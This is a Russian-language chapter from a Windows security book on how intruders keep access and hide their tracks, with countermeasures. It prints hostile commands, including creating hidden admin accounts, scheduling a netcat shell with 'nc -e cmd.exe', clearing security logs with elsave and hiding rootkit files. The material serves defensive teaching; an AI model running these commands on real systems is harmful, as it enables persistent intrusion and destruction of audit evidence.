"Modifying Windows NT Logon Credential" by Hernan Ochoa, описана техника передачи хешированных паролей	http://www1.corest.com/common/showdoc.php?idx=87&idxseccion=11

ГЛАВА 9

СОКРЫТИЕ СЛЕДОВ

Предварительный сбор данных
Сканирование
Инвентаризация
Проникновение
Расширение привилегий
Переход к интерактивному режиму работы
Несанкционированное получение данных
Расширение сферы влияния
Сокрытие следов

Сообщество хакеров становится более совершенным, улучшаются применяемые ими методы атак и технологии взлома. Хакеры стремятся получить неограниченный доступ к компьютерным системам, и делают это не только ради самого процесса взлома. Обычно они стремятся получить возможность постоянного доступа ко взломанной системе и продолжать злодейства, чтобы использовать возможности чужой системы и пропускную возможность взломанной сети для распространения порнографии, файлов MP3 или установки сервера IRC (Internet Relay Chat). Для этой цели хакеры готовы на любые действия, для чего большинство хакеров создают потайные ходы (back door) в систему для обеспечения дальнейшего незаметного доступа. Кроме того, они стараются удалить все следы своего пребывания на взломанной машине, чтобы не быть замеченными легальными пользователями и администраторами.

В этой главе мы постараемся описать основные механизмы, используемые хакерами для сохранения контроля над скомпрометированными системами. Пользуясь этими сведениями, администраторы смогут легко выявлять вторжения и не выполнять полную переустановку системы для устранения последствий атак. При необходимости мы будем углубляться в детали и в целом надеемся представить всесторонний обзор популярных методов сохранения анонимности доступа.

Создание подложных учетных записей

Практически каждый системный администратор понимает, что учетные записи с правами суперпользователя являются критически важными ресурсами с точки зрения защиты и аудита. Учетные записи с неприметными именами, которые наделены привилегиями суперпользователя, отслеживать труднее. Хакер обязательно сделает попытку создать такую учетную запись на взломанной системе.

В Windows NT/2000/2003 привилегированная локальная учетная запись легко создается с помощью следующих команд.

```
C:\>net user <имя_пользователя> <пароль> /ADD
C:\>net localgroup <имя_группы> <имя_пользователя> /ADD
```

Добавить пользователя в глобальную группу можно командой `net group`. Напомним сказанное в главе 2, "Архитектура системы безопасности Windows Server 2003": Windows 2000/2003 различает *локальные* (резидентные для локальной базы данных диспетчера SAM), *глобальные* (резидентные для службы Active Directory домена), *универсальные* и *локальные группы доменов*. Встроенные локальные группы доменов обычно обладают наиболее широким кругом полномочий, поскольку по умолчанию имеют доступ различного уровня к системным ресурсам. Потому они являются наиболее вероятными целями атак.

Можно легко проверить членство в ключевых административных группах, воспользовавшись командами `net [local]group`, как показано в следующем примере, где выводится список членов группы Windows 2003 `Enterprise Admins`.

```
C:\>net group "Enterprise Admins"
Group name     Enterprise Admins
Comment        Designated administrators of the enterprise

Members

-------------------------------------------------------------
Administrator
The command completed successfully.
```

Перечислим встроенные группы, которые требуют постоянного контроля: `Administrators`, `Domain Admins`, `Enterprise Admins` и `Schema Admins` (на контроллерах доменов Windows 2003), а также различные локальные группы `Operators`.

"Троянские" программы входа в систему

В главе 8, "Расширение сферы влияния", было показано, как в каталог `%systemroot%\system32` установить "троянскую" программу для входа в систему (`logon`) и сделать на нее ссылку через параметр реестра `HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon`. Интерфейс такой программы может ничем не отличаться от обычного, но она делает с вашими паролями очень и очень нехорошие вещи!

Удаленное управление

Даже имея верные аутентификационные данные учетной записи, злоумышленник может не попасть в атакуемую систему, если в ней нет служб с возможностью удаленного подключения. Например, пароль учетной записи `Administrator` бесполезен, когда на сервере отключены службы SMB или `telnet`. Таким образом, первоочередной задачей хакера является создание механизма для упрощения последующего доступа к системе.

В большинстве случаев злоумышленнику вполне достаточно доступа к командной строке удаленной системы. Необходимые программы, в том числе утилиты `netcat` и `remote.exe`, мы подробно описали в главе 7, "Переход к интерактивному режиму работы". Также были рассмотрены программы, которые создают потайные ходы с возможностью удаленного управления через графический интерфейс, такие как WinVNC, обеспечивающие максимальную степень контроля над системой.

Меры противодействия удаленному управлению системой мы рассмотрим в конце этой главы, поскольку наиболее действенные механизмы защиты от таких атак очень похожи. Некоторое внимание будет уделено тем пакетам программ для удаленного управления, которые получили широкое распространение в Internet, чтобы предупредить читателя об их наиболее коварных функциях.

Пакеты программ для обслуживания "потайного хода"

На пике популярности, в конце 1990-х, программы для создания "потайного хода" в систему распространялись со скоростью огня на поле сухой травы. Мало-мальски разбирающиеся в вопросах взлома "специалисты" (так называемые "script kiddies") начали встраивать "потайные ходы" в программы, которые они могли отослать несведущим жертвам с сообщениями электронной почты. Когда пользователь запускает присоединенную к письму программу (еще хуже, если запуск программы происходит скрытно и незаметно для пользователя), в атакуемой системе ничего не подозревающего человека создается "потайной ход".



SubSeven

Популярность	*7*
Простота	*7*
Опасность	*9*
Степень риска	***8***

Программа SubSeven, предназначенная для создания "потайного хода" в систему, быстро приобрела широкую популярность. Ее можно использовать как для администрирования, так и для достижения самых гнусных целей. Обычно хакеры применяют эту программу для получения контроля над системой и последующего ее использования.

Ниже перечислены лишь некоторые функции программы SubSeven:

- регистрация нажатий клавиш;
- передача нажатий клавиш в удаленную систему;
- перехват данных, передаваемых по линии связи;
- поиск файлов на дисках;
- загрузка паролей системы, в том числе:
  - пароль хранителя экрана;
  - пароли RAS;
  - пароли для IRC и AIM (Online Instant Messanger);
  - и даже пароль ICQ;
- редактир реестра;
- браузер сети;
- диспетчер процессов;
- перенаправление портов;
- отправка уведомления о "заражении" компьютера по электронной почте, IRC или ICQ;
- удаленное сканирование портов (с использованием взломанного хоста);
- отслеживание сообщений ICQ, AIM, MSN и Yahoo! Instant Messanger.



Back Orifice 2000 (BO2K)

Популярность	*9*
Простота	*8*
Опасность	*7*
Степень риска	***8***

Программу BO2K написали участники хакерской группы Cult of Dead Cow ("Культ мертвой коровы") 10 июля 1999 года, перед официальным выпуском Windows 2000. При написании программы ставилась задача показать, какие вредоносные действия можно производить с операционной системой. Исходная версия программы Back Orifice предназначалась только для Windows 95/98, они также хотели доказать, что эти же методы можно легко перенести и в мир Windows NT/2000/2003.

НА ЗАМЕТКУ Версии программы Bo2k начиная с 1.3 теперь называются BOXP.

Программа BO2K предоставляет практически полный доступ к удаленной системе, в том числе обеспечивает такие функции:

- выполнение команд;
- получение списков файлов;
- запуск скрытых служб;
- загрузка файлов на удаленный компьютер и из удаленного компьютера;
- редактирование реестра;
- получение списка процессов и их остановка;
- перехват данных, передаваемых по сети;

- IRC-клиент;
- перенаправление соединений TCP/IP (туннелирование).

Защита от программ SubSeven и Back Orifice 2000

Бюллетень	*MS98-010*
BID	*Нет*
Исправлено в SP	*Нет*
Фиксируется	*Нет*

Если уж хакер зашел настолько далеко, что получил в системе права администратора, вряд ли его можно удержать от установки программ типа SubSeven или BO2K. Но выявить наличие "троянской" программы в системе вам поможет любой антивирусный пакет от ведущих производителей. Просто проверьте, есть ли эта функция у программ таких фирм, как NAI (`http://www.nai.com`) или Symantec (`http://www.symantec.com`). И при любой возможности запускайте эти программы.

Обратите внимание на прекрасную программу для "чистки" системы, BoDetect v2.01 от Криса Бенсона (Chris Benson). Кроме того, для выявления "троянских" программ пригодятся отличные программы TDS (`http://tds.diamondcs.com.au/`) и Lockdown (`http://www.lockdown2000.com`).

Где прячутся "троянские" программы

Теперь вы знаете, какие программы можно внедрить в вашу систему. А где же хакеры чаще всего прячут эти программы, чтобы они работали как можно дольше?

Чаще всего "потайные ходы" и "троянские" программы размещают в таких местах, где они гарантированно переживут перезагрузку системы или другое глобальное для системы событие. В Windows 2000/2003 для этого есть несколько "подходящих мест".

Каталоги автозапуска

Один из наиболее известных каталогов автозапуска — `%userprofile%\start menu\programs\startup`. Любые скопированные в этот каталог программы будут выполнены при загрузке системы. Также, независимо от того, кто интерактивно подключается к системе, во время загрузки будут запущены любые программы, скопированные в каталоги `C:\Documents и Settings\All Users\start menu\programs\startup`.

Параметры реестра для автозагрузки

Следующие параметры реестра определяют, какие команды/программы будут выполнены при загрузке системы:

- `HKLM\Software\Microsoft\Windows\CurrentVersion\Run`
- `HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce`
- `HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnceEx`

Только для Windows 2000:

- `HKLM\Software\Microsoft\Windows\CurrentVersion\policies\Explorer\Run`

Значения, указанные в этих параметрах, будут использоваться при каждой загрузке системы (за более подробной информацией обращайтесь к статье базы знаний Microsoft Q270035). Для систем Windows 95/98/Me доступны и другие параметры реестра (см. статью базы знаний Microsoft Q179365).

Следующий параметр реестра определяет, какой "аварийный" отладчик будет запущен после возникновения исключения в программе пользовательского режима:

- `HKLM\Software\Microsoft\Windows NT\CurrentVersion\AeDebug`

В этот раздел реестра можно добавлять вложенные параметры, которые указывают путь к отладчику или другой программе, запускаемой после возникновения исключительной ситуации (за более подробной информацией обращайтесь к статье базы знаний Microsoft Q121434). Злоумышленник может установить значение этого параметра на запуск своей программы. То есть при отказе Windows-программы будет запущена программа хакера. Возможности хакера в этом случае практически безграничны, поскольку он может сделать что угодно от установки "потайного хода" до выполнения любых других вредоносных действий.

Следующий параметр реестра определяет, какие системные службы будут запускаться вместе с отладчиком:

- `HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options`

В этот параметр реестра можно добавить значение `Debugger` типа `REG_SZ`, определяющее полный путь к отладчику или к другой программе, которая должна запускаться при запуске служб (за более подробной информацией обращайтесь к статье базы знаний Microsoft Q170738).

Следующий параметр реестра определяет, какая программа будет вызвана при любой попытке запуска программы с расширением файла `.EXE`:

- `HKEY_CLASSES_ROOT\exefile\shell\open\command`

Данный параметр должен содержать одно значение типа `REG_SZ` с названием `Default` и значением `"%1" %*`. Если там записано что-то другое, то, скорее всего, это "троянская" программа, вирус или "потайной ход" в систему. За более подробной информацией обращайтесь к статье базы знаний Microsoft Q250931.

Если учетным записям пользователей предоставлено право записи для любого из перечисленных параметров, то злоумышленник может задать для одного из параметров такое значение, которое приведет к запуску кода злоумышленника во время загрузки системы, после возникновения события отладки (такого как исключительная ситуация в программе пользовательского режима, которая обычно приводит к включению отладчика) или даже в случае, когда пользователь запускает исполняемый файл. Код злоумышленника должен выполняться с высоким уровнем привилегий и потенциально может выполнять на взломанной системе какие угодно действия, в том числе и расширение прав учетной записи хакера до уровня прав администратора.

Драйверы

В главе 8, "Расширение сферы влияния", мы показали, как использовать загружаемые при запуске системы драйверы для создания "потайного хода" в систему Windows 2000/2003. Чтобы драйвер Amecisco Invisible Keylogger Stealth (IKS, файл `iks.sys`, естественно, переименованный) загружался вместе с ядром Windows 2000/2003, его можно скопировать в каталог `%systemroot%\system32\drivers`, процесс загрузки ядра обычно для пользователя за консолью не виден. Также эта программа записывает несколько значений в реестр по адресу

HKLM\SYSTEM\CurrentControlSet\Services\iks (здесь тоже параметр iks, скорее всего, будет переименован в соответствии с заданным хакером именем файла драйвера). Если предварительно была сделана копия реестра (например, с помощью утилиты DumpReg от SomarSoft), то установку драйвера IKS можно очень легко выявить. Файл драйвера IKS также показывает свои исходные данные при просмотре его свойств через программу Windows Explorer (проводник Windows).

Использование для загрузки кода начальной страницы Web-браузера

Программа-"червь" на языке Visual Basic ILOVEYOU, выпущенная в мае 2000 года (за более подробной информацией о червях на языке VBS обращайтесь к главе 13, "Хакинг Internet-клиентов Microsoft"), продемонстрировала использование весьма неожиданного способа запуска исполняемого кода с помощью загрузки начальной страницы Web-браузера.

"Червь" ILOVEYOU изменял настройки для начальной страницы браузера Internet Explorer таким образом, что ссылка указывала на страницу, с которой загружался исполняемый файл WIN-BUGSFIX.exe. Ссылка выбиралась случайным образом из набора адресов следующего шаблона.

```
http://www.skyinet.net/~[переменная]/[длинная_строка_символов]/WIN-BUGSFIX.exe
```

Этот адрес URL записывался в параметр реестра HKCU\Software\Microsoft\Internet Explorer\Main\Start Page. Кроме этого, червь изменял несколько других параметров реестра, один из которых запускал загруженный файл после перезагрузки (при условии, что он находился в системном каталоге), а другой удалял исходные настройки начальной страницы.

```
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\WIN-BUGSFIX
HKCU\Software\Microsoft\Internet Explorer\Main\Start Page\about:blank
```

Конечно же, в зависимости от степени доверчивости пользователя, запустившего Web-браузер, файл мог быть выполнен и без перезагрузки системы. С настройками по умолчанию последние версии программы Internet Explorer спрашивают разрешения пользователя перед загрузкой файлов тех типов, которые могут выполнять команды, в том числе .EXE и .COM-файлов. Раньше такой файл мог быть выполнен сразу при запуске Web-браузера.

Запланированные задачи

Среди файлов автозагрузки очень удобно прятать "потайные ходы", но для этой цели можно использовать и запланированные задачи. В Windows 2000/2003 такую возможность обеспечивает служба планировщика (служба Schedule, доступ к которой происходит через команду at). Учитывая тот факт, что служба Task Scheduler запускается на серверах Windows Server 2003 по умолчанию, эта служба становится идеальным кандидатом для реализации планов хакера. Установив регулярно запускаемую программу для создания "потайного хода", злоумышленник получает гарантию постоянно запущенной службы, которая всегда готова выполнить "приказы".

Например, для создания простого "потайного хода", можно периодически в одно и то же назначенное время запускать программу netcat.

```
C:\>at \\192.168.202.44 12:00A /every:1 ""nc -d -L -p 8080 -e cmd.exe""
Added a new job with job ID = 2
```

Эта команда каждый день в 12:00 запускает новую программу для соединения с системой, ожидающую подключения к порту 8080. При отсутствии фильтров или брандмауэров между компьютером хакера и взломанной системой (192.168.202.44), для доступа к командной

строке удаленной системы злоумышленнику достаточно подключиться к ней с помощью утилиты `netcat`, периодически удаляя накопившиеся запущенные программы `netcat`, которые ожидают соединения. Или можно создать командный файл, который сначала будет проверять, не запущена ли уже служба `netcat`, и при необходимости запускать ее.

ВНИМАНИЕ Программы, которые запускаются с помощью команды `AT`, выполняются с правами учетной записи `SYSTEM` — наиболее мощной учетной записи для локальной машины.

Наборы средств для взлома

А что, если сам код операционной системы окажется под контролем хакера? Эта идея связана с UNIX-платформами, для которых перекомпиляция ядра не редко выполняется каждую неделю. Естественно, что наборам "троянских" программ, которые заменяют стандартные исполняемые файлы операционной системы, было дано название "rootkits" (учетная запись с максимальными привилегиями в UNIX называется `root`), потому что такие программы дают возможность работы с самыми широкими правами доступа на атакуемой машине. Наборы средств для взлома (rootkit) для операционных систем UNIX описаны в книге *Секреты хакеров. Безопасность сетей - готовые решения, четвертое издание (Стюарт Мак-Клар, Джоел Скембрей, Джордж Курц. Вильямс, 2004)*. Такой набор обычно состоит из четырех групп программ, и все эти программы настроены под определенную версию конкретной операционной системы.

1. "Троянские" программы, такие как подложные версии программ `login`, `netstat`, `ps`.
2. Программы для создания "потайного хода", например программы, запускаемые с помощью `inetd`.
3. Средства для прослушивания сетевых интерфейсов (анализаторы пакетов).
4. Программы для удаления записей в системных журналах.

Нет ничего удивительного в том, что в 1999 году, благодаря группе Грега Хогланда (Greg Hoglund, `http://www.rootkit.com`), появился набор средств для взлома, нацеленных на системы Windows NT/2000/2003. Грег застал врасплох сообщество пользователей Windows, продемонстрировав работающий образец набора средств для взлома под названием NTRoot, который позволял скрывать параметры реестра и перенаправлять вызовы исполняемых файлов `.EXE`. Перенаправление вызовов исполняемых файлов можно использовать для запуска "троянских" программ без необходимости изменять их содержимое. Все эти трюки средств для взлома реализуются с помощью перехвата функций (function hooking). Изменяя ядро системы Windows NT таким образом, чтобы получить возможность перехватывать системные вызовы, набор средств для взлома может скрыть запущенный процесс, параметр реестра, файл или перенаправить вызов на "троянскую" функцию. Результат от применения такой техники превосходит результаты использования наборов средств для взлома, реализованных в виде "троянских" версий программ, — пользователь никогда не может быть уверен в целостности исполняемого кода.

На сайте `rootkit.com` можно найти и два других проекта наборов rootkit для систем Windows, пакет NullSys под редакцией Джереми Коте (Jeremy Kothe) и пакет NTKap. Пакет NullKit заменяет драйвер `null.sys` и "скрывается" от файловой системы, в принципе, это простая по смыслу и элегантная по воплощению база для создания более сложных проектов rootkit. Пакет NTKap представляет собой заплату для ядра Windows NT, снимая всю защиту списка контроля доступа (Access Control List, ACL). Таким образом очень эффективно отключаются все защитные механизмы машины.

Защита от средств для взлома

Бюллетень	*MS98-010*
BID	*Нет*
Исправлено в SP	*Нет*
Фиксируется	*Нет*

Если в конкретной ситуации нельзя доверять даже отчетам команды `dir`, значит, пришло время признать себя побежденным: создайте резервные копии важных данных (но не исполняемых файлов!), удалите все программное обеспечение и переустановите его из проверенных источников. Не надейтесь на резервные копии системы, поскольку неизвестно, когда хакер получил контроль над системой — есть вероятность восстановления тех же "троянских" программ.

Сейчас важно напомнить одно из золотых правил безопасности и восстановления после сбоев: *известные состояния и повторяемость* (known states and repeatability). Производственные системы обычно требуется переустанавливать быстро, поэтому процедура инсталляции обязательно должна быть хорошо документирована и достаточно автоматизирована. Наличие проверенных носителей, готовых к выполнению процедуры восстановления, также достаточно важный фактор — много времени позволит сэкономить копия полностью сконфигурированного Web-сервера, записанная на компакт-диск. Кроме того, было бы хорошо написать сценарий не только для установки, но и для настройки производственного режима работы системы — во время установки системы или ее поддержки могут возникать изъяны системы защиты (включение режима совместного использования файлов и т.д.). Убедитесь в том, что в вашем распоряжении имеется контрольный список или сценарий для возвращения системы в нормальный режим работы.

Еще одно хорошее средство для защиты от использования наборов средств для взлома — подсчет контрольных сумм файлов, но его необходимо производить для системы в исходном, неиспорченном состоянии. Средства, подобные бесплатно распространяемой программе MD5sum или коммерческой программе Tripwire, способны проводить анализ файлов и уведомлять о произошедших изменениях. Теоретически, применению этой методики может помешать перенаправление вызовов исполняемых файлов, реализованное программами из набора средств для взлома для Windows NT/2000/2003, так как проверяемый файл остается неизменным, просто выполнение его кода перехватывается другим исполняемым файлом.

Устаревшую альфа-версию пакета NTRoot выявить очень легко. Достаточно выполнить поиск файлов `deploy.exe` и `_root_.sys`. Запуск и остановка этого набора rootkit осуществляются с помощью команды `net`.

```
net start _root_
net stop _root_
```

Также мы хотим упомянуть и о наиболее разрушительных компонентах наборов rootkit, которые обычно устанавливаются на взломанных системах, — это анализаторы пакетов, передаваемых по сети. Они особенно опасны, поскольку могут помочь во взломе других систем, подключенных к локальной линии связи, путем перехвата передаваемых по сети паролей. Анализаторы пакетов описаны в главе 8, "Расширение сферы влияния".

Сокрытие следов

В отличие от типичных нарушителей, которые используют установленные во взломанной системе "троянские" программы (наподобие только что описанных), более опытные хакеры обычно удаляют следы своих атак вручную.

Удаление записей из журналов

В главе 7, "Переход к интерактивному режиму работы", мы рассказали, как злоумышленники сразу после взлома системы отключают службу аудита. А что же делать с уже существующими записями, которые могут выдать их действия?

Как только получен доступ с правами уровня администратора, удаление записей из журналов становится детской забавой . Если возможен интерактивный доступ к системе, просто откройте оснастку Computer Management (Управление компьютером, файл `compmgmt.msc`), войдите в меню System Tools (Служебные программы)⇨Event Viewer (Просмотр событий), щелкните правой кнопкой мыши на значке Security Log (Безопасность) и выберите пункт меню Clear All Events (Стереть все события). Хакер также может использовать специальную программу, например, простую утилиту для очистки журнала событий `elsave` Джеспера Лоритсена (Jesper Lauritsen). Например, следующая команда очистит журнал безопасности на удаленном сервере "`joel`" (необходимы соответствующие привилегии на удаленной системе).

```
C:\>elsave -s \\joel -l "Security" -C
```

При использовании любого из методов будут удалены все записи, но появится новое сообщение о том, что журнал событий был очищен, с указанием учетной записи пользователя, который выполнил эту операцию. Еще одно интересное средство — программа WinZapper Арне Видстрома (Arne Vidstrom) из компании ntsecurity.nu. Программа WinZapper делает выборочное удаление записей из журнала безопасности Windows NT/2000/2003. Единственным недостаток — для того чтобы сделанные изменения вступили в силу, необходима перезагрузка системы.

Скрытие файлов

Скрытие файлов — стандартный метод действий хакеров и встречается почти при каждом случае компрометации системы. При расследовании взломов мы практически всегда находили скрытые файлы, загруженные хакерами в чужую систему.



Команда `attrib +h`

Популярность	*7*
Простота	*7*
Опасность	*9*
Степень риска	***8***

Можете считать элементарным надувательством простое использование команды DOS `attrib` для скрытия файлов, но хакеры тоже бывают ленивыми. Команда `attrib` — простое и эффективное средство, чтобы "спрятать" программы на жестком диске. Если злоумышленник получит доступ к вашей системе и скопирует на нее файлы набора средств для взлома, он, не желая быть пойманным сразу, попытается спрятать их, установив для файлов атрибут `HIDDEN` (скрытый). Это не слишком сложный, а потому и часто используемый метод.

Чтобы спрятать файл (`root.exe`), просто введите следующую команду.

```
C:\> attrib +h root.exe
```

Чтобы спрятать все файлы каталога, используйте следующую команду.

```
C:\> attrib +h
```

Теперь злоумышленник захочет скрыть и каталог, который он только что создал (`root`).

```
C:\> attrib +h root
```

В результате этих действий обычная команда `dir` или программа Windows Explorer (с настройками по умолчанию) не покажет каталог `root`.

Защита от использования команды `attrib +h`


Бюллетень	*Нет*
BID	*Нет*
Исправлено в SP	*Нет*
Фиксируется	*Нет*

Меры защиты от скрытия файлов с помощью `attrib +h` просты — просматривайте скрытые файлы на жестком диске. Это можно сделать вручную, воспользовавшись командой `attrib`. Чтобы показать скрытые файлы из текущего каталога, введите следующую команду.

```
G:\rootkit> attrib
A   H       G:\calc.exe
A   H       G:\CP.EXE
A           G:\.EXE
```

Как видно из приведенного листинга, в каталоге `\rootkit` есть три файла.

Просматривать скрытые файлы можно и другим способом — изменив соответствующим образом настройки программы Explorer. По умолчанию Windows 2003 позволяет отображать скрытые файлы, поэтому изменений не потребуется. Однако для систем Windows 2000 и более ранних версий придется внести небольшие изменения. Для этого выберите пункт меню Tools (Сервис)⇨Folder Options (Свойства папки), затем откройте закладку View (Вид) и переведите переключатель Hidden Files and Folders (Скрытые файлы и папки) в положение Show Hidden Files and Folders (Показывать скрытые файлы и папки).



Теперь вы увидите каталоги и файлы независимо от установленных атрибутов.



Elitewrap

Популярность	*7*
Простота	*7*
Опасность	*9*
Степень риска	***8***

Еще один способ, которым многие хакеры пользуются для скрытия файлов из набора средств для взлома, — упаковать все файлы в самораспаковывающуюся "троянскую" программу и дать ей какое-то невинное название. Например, широко известна программа Elitewrap, она собирает файлы в один исполняемый файл, который можно скрыть где-нибудь до нужного момента, когда файлы снова не понадобятся хакеру.

Эта программа может упаковывать все файлы в один и распаковать и/или исполнить их. Файлы, упакованные программой Elitewrap, обычно можно найти по стандартному признаку.

```
eLiTeWrap V1.03
```

Но это название можно легко изменить любым шестнадцатеричным редактором файлов, например программой HexEdit компании Expert Commercial Software, поэтому этого признака недостаточно для выявления Elitewrap. Рассмотрим упаковку файлов программой Elitewrap (листинг 9.1).

Листинг 9.1. Применение Elitewrap

```
C:\rootkit> elitewrap

eLiTeWrap 1.03 - (C) Tom "eLiTe" McIntyre
tom@dundeecake.demon.co.uk
http://www.dundeecake.demon.co.uk/elitewrap

Stub size: 7712 bytes

Enter name of output file: stu.exe
Operations: 1 - Pack only
            2 - Pack and execute, visible, asynchronously
            3 - Pack and execute,  hidden, asynchronously
            4 - Pack and execute, visible,  synchronously
            5 - Pack and execute,  hidden,  synchronously
            6 - Execute only,     visible, asynchronously
            7 - Execute only,      hidden, asynchronously
            8 - Execute only,     visible,  synchronously
            9 - Execute only,      hidden,  synchronously

Enter package file #1: calc.exe
Enter operation: 1
Enter package file #2: cp.exe
Enter operation: 1
Enter package file #3:
All done :)
```

Все, что теперь должен сделать злоумышленник, — спрятать полученный файл в потоке или скрыть его, и средний системный администратор ни о чем не догадается.

Защита от программы Elitewrap

Бюллетень	*Нет*
BID	*Нет*
Исправлено в SP	*Нет*
Фиксируется	*Нет*

Как и для большинства описанных в этом разделе атак, в данном случае пригодится программа для проверки целостности файлов, например Tripwire, которая определяет, какие файлы или каталоги системы были изменены. Альтернативой программе для проверки целостности системы являются программы для предотвращения вторжений, например Entercept, которая следит за файлами и не дает создавать в системе новые файлы.

Общие меры противодействия

Мы описали разные программы и методы, которыми пользуются хакеры для создания "потайных ходов" в систему. Но каким образом администратор может найти и устранить оставленные взломщиками неприятные сюрпризы?

Автоматизированные средства

Как говорится, профилактика лучше лечения. Большинство коммерческих антивирусных пакетов в наши дни при сканировании находят программы, создающие "потайные ходы", до того, как те принесут какой-либо вред (например, перед обращением к дискете или до загрузки файла, присоединенного к письму электронной почты). Неплохой список производителей антивирусных сканеров приведен в статье базы знаний Microsoft Q49500.

Недорогая программа The Cleaner, распространяемая фирмой MooSoft Development, может определять и уничтожать больше 1000 различных типов программ для создания "потайных ходов" и "троянских" программ (по крайней мере, так утверждает их реклама).

При выборе программы убедитесь в том, что она выполняет поиск по важным признакам, таким как двоичные файлы или параметры реестра, которые обычно не изменяются туповатыми злоумышленниками, и помните, что эти программы эффективны, только если их базы данных регулярно обновляются!

Ведение учета

Если взлом уже произошел, то единственный ресурс, который можно противопоставить почти всем описанным выше "потайным ходам", — бдительность. Предусмотрительный администратор должен иметь возможность контролировать каждый аспект состояния системы и знать, где можно быстро найти надежный источник для ее восстановления. Мы настоятельно рекомендуем проводить описание критически важных систем сразу после установки, после каждого обновления и после каждой установки новых программ.

Отслеживание состояния системы в динамичном окружении может стать утомительным делом (особенно на рабочих станциях), но на относительно стабильных серверах это будет большой плюс при проверке целостности потенциально взломанного узла. Проще всего для этой цели использовать такие средства создания образа системы, как программа Norton Ghost компании Symantec. В оставшейся части этого раздела мы опишем несколько способов отслеживания процессов, происходящих в вашем окружении. Следуя приведенным ниже простым советам, можно подготовиться к защите от возможных атак. Многие из этих методов помогут и в расследовании уже совершенного взлома.

Кто ожидает подключения к этим портам

Наверное, это и так ясно, но мы напомним: никогда недооценивайте мощь программы `netstat` в выявлении шпионских программ (вроде описанных в этой главе), которые "привязываются" к портам взломанной системы. Использование этой программы показано в следующем примере (для краткости листинг отредактирован).

```
D:\Toolbox>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:54320          0.0.0.0:0              LISTENING
  TCP    192.168.234.36:139     0.0.0.0:0              LISTENING
. . .
  UDP    0.0.0.0:31337          *:*
```

Можете ли вы сказать по приведенному отчету, что не в порядке, исходя из прочитанного в этой главе? Кто-то открыл TCP-порт 139 (Netbios). Если так не должно было быть, значит, это хакер.

Конечно же! Недостаток программы `netstat` в том, что она не показывает, кто ожидает подключения к порту. Однако для систем Windows 2003 программа `netstat` поставляется с дополнительным параметром `-o`. Этот новый параметр позволяет вывести идентификатор процесса, закрепленного за конкретным портом (листинг 9.2).

Листинг 9.2. Просмотр идентификаторов процессов с помощью `netstat`

```
C:\> netstat -nao

Active Connections

 Proto  Local Address      Foreign Address    State          PID
 TCP    0.0.0.0:135        0.0.0.0:0          LISTENING      708
 TCP    0.0.0.0:445        0.0.0.0:0          LISTENING      4
 TCP    0.0.0.0:1025       0.0.0.0:0          LISTENING      944
 TCP    0.0.0.0:1026       0.0.0.0:0          LISTENING      536
 TCP    192.168.0.5:139    0.0.0.0:0          LISTENING      4
 TCP    192.168.0.5:445    10.1.1.1:1335      ESTABLISHED    4
 UDP    0.0.0.0:445        *:*                               4
 UDP    0.0.0.0:500        *:*                               536
 UDP    0.0.0.0:1031       *:*                               916
 UDP    0.0.0.0:4500       *:*                               536
 UDP    127.0.0.1:123      *:*                               944
 UDP 192.168.0.5:123        *:*                              944
 UDP 192.168.0.5:137        *:*                              4
 UDP 192.168.0.5:138        *:*                              4
```

Как видите, в столбце PID отображаются номера идентификаторов процессов, которые закреплены за открытыми портами. Например, в этой конкретной системе Windows 2003 PID 4 — это System, PID 536 — `LSASS.EXE` и PID 944 — `SVCHOST.EXE`.

Для сканирования большой сети систем при поиске необычных программ, ожидающих соединений на порты, лучше всего использовать программу сканирования портов или средства сканирования безопасности сетей, подобные тем, что были рассмотрены в главе 3, "Предварительный сбор данных и сканирование".

Если в администрируемой системе обнаружился необычный открытый порт, то следует проверить для какого процесса установлена привязка к этому порту (с помощью номеров PID, предоставляемых `netstat`). Если окажется, что этот процесс не должен был быть запущен, то можно поспорить, что ваша система взломана либо хакером, либо неосторожным менеджером. Следите и за другими портами, которые выглядят как обычные, поскольку многие

программы можно настроить на использование заданных пользователем портов. Используйте устройства для защиты периметра сети, чтобы закрыть доступ к таким портам из Internet.

Списки номеров портов, используемых для создания "потайного хода", можно найти по адресам:

- ▼ `http://www.commodon.com/threat/threat-ports.htm`
- ▲ `http://www.chebucto.ns.ca/~rakerman/port-table.html`

Удаление хакерских серверов

Еще один способ выявления "потайных ходов" — проверка списка запущенных процессов на предмет наличия программ с именами `nc`, `WinVNC.exe` и т.п. Утилита `pulist` из пакета Reskit выводит список всех выполняющихся процессов, а утилита `sclist` показывает все запущенные службы. Эти программы просты в использовании, их можно легко вставить в сценарии для автоматизации проверки локальной системы или всей сети. Ниже приведен пример данных, выводимых программой `pulist`.

```
C:\>pulist
Process          PID  User
Idle             0
System           2
smss.exe         24   NT AUTHORITY\SYSTEM
CSRSS.EXE        32   NT AUTHORITY\SYSTEM
WINLOGON.EXE     38   NT AUTHORITY\SYSTEM
SERVICES.EXE     46   NT AUTHORITY\SYSTEM
LSASS.EXE        49   NT AUTHORITY\SYSTEM
...
CMD.EXE          295  TOGA\administrator
nfrbof.exe       265  TOGA\administrator
UEDIT32.EXE      313  TOGA\administrator
NTVDM.EXE        267  TOGA\administrator
PULIST.EXE       309  TOGA\administrator
C:\nt\ew>
```

Утилита `sclist` позволяет узнать о службах, запущенных на удаленной машине (листинг 9.3).

Листинг 9.3. Утилита `sclist` выводит перечень служб на удаленной системе

```
C:\>sclist \\10.1.1.5
-------------------------------------------
